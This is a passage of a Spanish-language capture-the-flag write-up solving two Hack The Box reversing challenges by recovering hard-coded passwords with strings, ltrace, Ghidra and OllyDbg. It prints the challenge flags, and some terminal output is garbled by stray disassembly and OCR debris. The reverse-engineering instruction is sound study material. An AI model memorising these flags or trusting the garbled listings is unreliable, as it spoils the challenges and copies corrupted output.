(kali㉿kali)-[~/hack5/rev_behindthescenes]
└─$ ./behindthescenes
./challenge <password>
Submit a flag to this challenge.

(kali㉿kali)-[~/hack5/rev_behindthescenes]
└─$ ./behindthescenes password

(kali㉿kali)-[~/hack5/rev_behindthescenes]
```

Observamos que imprime un string con el texto “./challenge <password>” por lo que se da a entender que se ocupa mandar algún tipo de contraseña al ejecutable. Probamos esto mismo y al introducir un parámetro después de la llamada al ejecutable, el programa ya no imprime nada. Asumimos la necesidad de una contraseña.

Para iniciar, usamos el comando *strings ./behindthescenes* para observar si existe algún string imprimible útil proveniente del archivo ejecutable.

```
(kali㉿kali)-[~/hack5/rev_behindthescenes]
└─$ strings behindthescenes
/lib64/ld-linux-x86-64.so.2
libc.so.6
strcmp          VERY EASY
puts
__stack_chk_fail
printf
strlen
sigemptyset
memset
submit Flag
sigaction
__cxa_finalize
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable list
u+UH
[]A\A]A^A_
./challenge <password>
> HTB{ss}view Challenge
:3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c
deregister_tm_clones
    do_global_dtors_aux
```

Vemos una lista de strings donde 4 de los strings llaman más la atención:

```

./challenge <password>
> HTB{%s}

strcmp@@GLIBC_2.2.5
_ITM_deregisterTMCloneTable
puts@@GLIBC_2.2.5
sigaction@@GLIBC_2.2.5
_edata
strlen@@GLIBC_2.2.5

```

Lo que imprime el ejecutable *behindthescenes* cuando no se le da ningún parámetro junto con el print del flag con un string incógnito, y la llamada a 2 librerías que trabajan con strings. *strcmp* que permite comparar con los primeros n bytes de un string y *strlen* que toma el largo de un string. Siendo estas las únicas que se podrían usar para manipular strings por lo que se podrían usar para manipular el password solicitado anteriormente.

Sabiendo que se llaman estas 2 librerías, utilizamos el comando *ltrace ./behindthescenes* para revisar posibles llamadas a estas librerías.

```

└─(kali㉿kali)-[~/hack5/rev_behindthescenes]
$ ltrace ./behindthescenes
memset(0x7fff064b0610, '\0', 152)
sigemptyset(0)
sigaction(SIGILL, { 0x557aee725229, 0, 0, nil }, nil)
    — SIGILL (Illegal instruction) —
    — SIGILL (Illegal instruction) —
puts("./challenge <password>")./challenge <password>
)                                     = 23
    — SIGILL (Illegal instruction) —
+++ exited (status 1) +++


└─(kali㉿kali)-[~/hack5/rev_behindthescenes]

```

En vez de ver llamadas a librerías, vemos llamadas a *SIGILL (Illegal instruction)*.

Para entender mejor el código y el significado de *SIGILL (Illegal instruction)*, decidimos tratar de obtener el código fuente utilizando ghidra. Al analizar el código, podemos ver la lista de funciones y el código encontrado del *main()*

Utilizando Ghidra:




The screenshot shows the Ghidra interface. On the left, the symbol table lists various functions and symbols, many of which are marked with a pink 'f' indicating they are foreign symbols. On the right, the assembly view shows the main function's code.

```
void main(void)
{
    long in_FS_OFFSET;
    sigaction local_a8;
    undefined8 local_10;

    local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
    memset(&local_a8, 0x98);
    sigemptyset(&local_a8.sa_mask);
    local_a8.__sigaction_handler.sa_handler = segill_sigaction;
    local_a8.sa_flags = 4;
    sigaction(4, &local_a8, (sigaction *)0x0);
    do {
        invalidInstructionException();
    } while( true );
}
```

Aquí se puede ver que al final hay un *invalidInstructionException()* que parece ser la causa del *SIGILL (Illegal instruction)* y al revisar el código ensamblador se observa un código que dice “UD2” mostrando que esto es código inalcanzable o código ofuscado.



The screenshot shows the assembly view of the main function. The code consists of several instructions, including a prominent `UD2` instruction at address `001012ef`, which is highlighted in yellow. This indicates that the instruction is unreachably complex or has been obfuscated.

Address	OpCode	Description
001012e6	0f 0b	UD2
001012e8	83	?? 83h
001012e9	bd	?? BDh
001012ea	5c	?? 5Ch \
001012eb	ff	?? FFh
001012ec	ff	?? FFh
001012ed	ff	?? FFh
001012ee	02	?? 02h
001012ef	74	?? 74h t
001012f0	1a	?? 1Ah
001012f1	0f	?? 0Fh
001012f2	0b	?? 0Bh
001012f3	48	?? 48h H
001012f4	8d	?? 8Dh
001012f5	3d	?? 3Dh =
001012f6	0a	?? 0Ah
001012f7	0d	?? 0Dh
001012f8	00	?? 00h
001012f9	00	?? 00h
001012fa	e8	?? E8h
001012fb	d1	?? D1h
001012fc	f4	?? F4h

Queremos averiguar lo que hay aquí dado a que las llamadas a `strcmp` y `strlen` muy probablemente se encuentran aquí (Mostrado con `ltrace`). Subrayamos todo el código debajo que está en incógnita y utilizamos la herramienta de Ghidra de desensamblaje (click derecho a lo subrayado -> y luego la opción desasamble). Haciendo esto se muestra el siguiente código donde podemos ver llamadas `strcmp` y `strlen`.

```

001012fa e8 d1 fd    CALL    <EXTERNAL>::puts
001012ff ff ff
001012ff 0f 0b        UD2
00101301 b8 01 00      MOV     EAX,0x1
00101301 00 00
00101306 e9 2e 01      JMP    LAB_00101439
00101306 00 00

LAB_0010130b
0010130b 0f 0b        UD2
0010130d 48 8b 85      MOV     RAX,qword ptr [RBP + -0xb0]
0010130d 50 ff ff ff
00101314 48 83 c0 08      ADD    RAX,0x8
00101318 48 8b 00      MOV     RAX,qword ptr [RAX]
0010131b 48 89 c7      MOV     RDI,RAX
0010131e e8 cd fd      CALL   <EXTERNAL>::strlen
0010131e ff ff
00101323 48 83 f8 0c      CMP    RAX,0xc
00101327 0f 85 05      JNZ    LAB_00101432
00101327 01 00 00
0010132d 0f 0b        UD2
0010132f 48 8b 85      MOV     RAX,qword ptr [RBP + -0xb0]
0010132f 50 ff ff ff
00101336 48 83 c0 08      ADD    RAX,0x8
0010133a 48 8b 00      MOV     RAX,qword ptr [RAX]
0010133d ba 03 00      MOV     EDX,0x3
0010133d 00 00
00101342 48 8d 35      LEA    RSI,[DAT_0010201b]
00101342 d2 0c 00 00
00101349 48 89 c7      MOV     RDI,RAX
0010134c e8 6f fd      CALL   <EXTERNAL>::strcmp
0010134c ff ff
00101351 85 c0          TEST   EAX,EAX
00101353 0f 85 d0      JNZ    LAB_00101429
00101353 00 00 00
00101359 0f 0b        UD2
00101359 00 00 00
0010135b 48 8b 0f      MOV     RAX,qword ptr [RBP + -0xb0]

```

Al presionar la llamada a `strlen`, se muestra el código fuente equivalente donde podemos ver que con `strlen`, se hace una comparación con `0xc` (o 12 en decimal). Por lo que se puede asumir que el largo de la contraseña debe de ser de 12 bytes.

```

1
2 void UndefinedFunction_0010130d(void)
3
4 {
5     size_t sVar1;
6     long unaff_RBP;
7
8     sVar1 = strlen(*(char **)(*(long *)(&unaff_RBP + -0xb0) + 8));
9     if (sVar1 == 0xc) {
L0         do {
L1             invalidInstructionException();
L2         } while( true );
L3     }
L4     do {
L5         invalidInstructionException();
L6     } while( true );
L7 }
L8

```

Haciendo lo mismo con `strcmp`, se puede ver que se hace una comparación al string "Itz". Esto solo es 3 bytes de largo por lo que asumimos que debemos de encontrar más llamadas a `strcmp` para encontrar el string de la contraseña completa.

```
void UndefinedFunction_0010132f(void)
{
    int iVar1;
    long unaff_RBP;

    iVar1 = strcmp(*(char **)(*(long *)(unaff_RBP + -0xb0) + 8), "Itz", 3);
    if (iVar1 == 0) {
        do {
            invalidInstructionException();
        } while( true );
    }
    do {
        invalidInstructionException();
    } while( true );
}
```

En la siguiente imagen se observan más llamadas a `strcmp`.

	0010137c e8 3f fd ff ff	CALL	<EXTERNAL>::strcmp	
	00101381 85 c0 TEST EAX,EAX			
	00101383 0f 85 97 JNZ LAB_00101420			
	00 00 00			
	00101389 0f 0b UD2			
	0010138b 48 8b 85 50 ff ff ff	MOV RAX,qword ptr [RBP + -0xb0]		
	00101392 48 83 c0 08 ADD RAX,0x8			
	00101396 48 8b 00 MOV RAX,qword ptr [RAX]			
	00101399 48 83 c0 06 ADD RAX,0x6			
	0010139d ba 03 00 00 00	MOV EDX,0x3		
	001013a2 48 8d 35 7a 0c 00 00	LEA RSI,[DAT_00102023]		
	001013a9 48 89 c7 MOV RDI,RAX			
	001013ac e8 0f fd ff ff	CALL <EXTERNAL>::strcmp		
	001013b1 85 c0 TEST EAX,EAX			
	001013b3 75 62 JNZ LAB_00101417			
	001013b5 0f 0b UD2			
	001013b7 48 8b 85 50 ff ff ff	MOV RAX,qword ptr [RBP + -0xb0]		
	001013be 48 83 c0 08 ADD RAX,0x8			
	001013c2 48 8b 00 MOV RAX,qword ptr [RAX]			
	001013c5 48 83 c0 09 ADD RAX,0x9			
	001013c9 ba 03 00 00 00	MOV EDX,0x3		
	001013ce 48 8d 35 52 0c 00 00	LEA RSI,[DAT_00102027]		
	001013d5 48 89 c7 MOV RDI,RAX			
	001013d8 e8 e3 fc ff ff	CALL <EXTERNAL>::strcmp		
	001013dd 85 c0 TEST EAX,EAX			
	001013df 75 2d JNZ LAB_0010140e			
	001013e1 0f 0b UD2			
	001013e3 48 8b 85	MOV RAX,qword ptr [RBP + -0xb0]		

Revisamos el código fuente de estas para conformar el resto de la contraseña:

```

(long *) (unaff_RBP + -0xb0) + 8) + 3), "_On", 3)
    _RBP + -0xb0) + 8) + 6), "Ly_", 3)

+ -0xb0) + 8) + 9), "UD2", 3)

```

En este punto ya obtenemos el string de 12 bytes: "Itz_0nLy_UD2".

Volvemos a la terminal y corremos el ejecutable con la contraseña encontrada y finalmente obtenemos nuestro flag.

```

└─(kali㉿kali)-[~/hack5/rev_behindthescenes]
  └─$ ./behindthescenes
./challenge <password>
      001013be 48 83 c0 08    ADD     RAX,0x8
└─(kali㉿kali)-[~/hack5/rev_behindthescenes]
  └─$ ./challenge Itz_0nLy_
zsh: no such file or directory: ./challenge
      00 00
└─(kali㉿kali)-[~/hack5/rev_behindthescenes] 00102027
  └─$ ./behindthescenes Itz_0nLy_UD2
> HTB{Itz_0nLy_UD2}
      001013d8 e8 e3 fc    CALL    <EXTERNAL>::strnc
└─(kali㉿kali)-[~/hack5/rev_behindthescenes]
  └─$ █ 001013dd 85 c0    TEST   EAX,EAX
      001013df 75 2d    JNZ    LAB 0010140e

```

Herramientas

- Ghidra
- Strings
- Ltrace

Debilidad (CWE)

CWE-798: Use of Hard-coded Credentials

Patrón de Ataque (CAPEC)

CAPEC-191: Read Sensitive Constants Within an Executable


Bandera

HTB{Itz_0nLy_UD2}

Bypass [20 Points] - Reverse

Procedimiento

Para iniciar este reto, lo primero que hacemos es descargar los archivos proporcionados por HTB y usamos el comando `file` para determinar qué tipo de archivo estaremos usando.



Vemos que el archivo es un ejecutable de Windows en formato Portable Executable (PE) para sistemas de 32 bits. Por esto, instalamos la herramienta `wine` y `wine mono`. Para esto, seguimos el siguiente tutorial de instalación:

<https://www.tolgabagci.com/en/install-wine-kali-linux/>

También instalamos el .msi para wine mono desde este sitio:

<https://dl.winehq.org/wine/wine-mono/9.3.0/>

Finalmente instalamos `ollydbg`, el cual consiste en un debugger para archivos de este tipo. Corremos `ollydbg` en la terminal y abrimos el archivo ejecutable desde la opción File. Esto abrirá la ventana del debugger y una terminal donde se correrá el ejecutable.

The screenshot shows the OllyDbg debugger interface. The assembly pane displays the following code:

```

7BD6480C C2 2400    RETN 24
7BD6480F 90        NOP
7BD64810 BB A0B00000 MOV EAX,0A0
7BD64811 BA 004D0078 MOV EDX,ntdll.7BD64D000
7BD6481A FFD2    CALL EDX
7BD6481C C2 2400    RETN 24
7BD6481D BB 00        NOP
7BD6481E BA A1000000 MOV EAX,0A1
7BD6481F BA 004D0078 MOV EDX,ntdll.7BD64D000
7BD64820 CALL EDX
7BD64821 C2 1400    RETN 14
7BD64822 BB 00        NOP
7BD64823 BA A2000000 MOV EAX,0A2
7BD64824 BA 004D0078 MOV EDX,ntdll.7BD64D000
7BD64825 FFD2    CALL EDX
7BD64826 C2 1000    RETN 10
7BD64827 BB 00        NOP
7BD64828 BA A3000000 MOV EAX,0A3
7BD64829 BA 004D0078 MOV EDX,ntdll.7BD64D000
7BD6482A FFD2    CALL EDX
7BD6482C C2 1000    RETN 10
7BD6482D BB 00        NOP
7BD6482E BA A4000000 MOV EAX,0A4
7BD6482F BA 004D0078 MOV EDX,ntdll.7BD64D000
7BD64830 FFD2    CALL EDX
7BD64831 C2 1000    RETN 10
7BD64832 BB 00        NOP
7BD64833 BA A5000000 MOV EAX,0A5
7BD64834 BA 004D0078 MOV EDX,ntdll.7BD64D000
7BD64835 FFD2    CALL EDX
7BD64836 C2 1000    RETN 10
7BD64837 BB 00        NOP
7BD64838 BA A6000000 MOV EAX,0A6
7BD64839 BA 004D0078 MOV EDX,ntdll.7BD64D000
7BD6483A FFD2    CALL EDX
7BD6483B C2 1400    RETN 14
7BD6483C BB 00        NOP
7BD6483D BA A7000000 MOV EAX,0A7
7BD6483E BA 004D0078 MOV EDX,ntdll.7BD64D000
7BD6483F FFD2    CALL EDX

```

The registers pane shows:

- EAX: 0000000F
- ECX: 00000000
- EDX: 00000000
- ESP: 0031F540
- EBP: 0031F590
- ESI: 0031F5E0
- EDI: 00000044
- ECR: 7BD6480C ntdll.7BD64D000

The memory dump pane shows the application's memory dump.


Probamos correr el archivo con datos cualquiera para ver el comportamiento. Como vemos que no funciona, vamos a la otra ventana (debugger) y le damos click a la opción de pausa. Esto nos abrirá una ventana, la cual podemos hacer más grande, donde podremos ver información de utilidad. Principalmente debemos enfocarnos en la ventana inferior derecha, donde estaremos buscando los textos que se imprimieron en terminal cuando corrimos el ejecutable.

The screenshot shows the OllyDbg debugger interface with a context menu open over the memory dump pane. The menu includes:


- Show ASCII dump
- Show UNICODE dump
- Lock_stack
- Copy to clipboard Ctrl+C
- Modify
- Edit Ctrl+E
- Push DWORD
- Pop DWORD
- Search for address
- Search for binary string Ctrl+B
- Go to ESP *
- Go to EBP
- Go to expression Ctrl+G
- Follow in Dump

The assembly pane and registers pane are visible at the top of the screen.


Iremos buscando las opciones que tienen estos textos, damos click derecho y seleccionamos la opción de Follow in Dump.



Seguimos realizando este procedimiento con cada una de las veces que aparecen estos textos. Luego de intentar encontramos uno que contiene información interesante.



En el dump, en la esquina inferior izquierda, vemos que está la bandera que estamos buscando. Procedemos a utilizar VIM para formatear adecuadamente este contenido.



Herramientas

- Wine
- Wine Mono
- Ollydbg
- Vim

Debilidad (CWE)

CWE-312: Cleartext Storage of Sensitive Information

Patrón de Ataque (CAPEC)

CAPEC-37: Retrieve Embedded Sensitive Data


Bandera

HTB{SuP3rC00IFL4g}

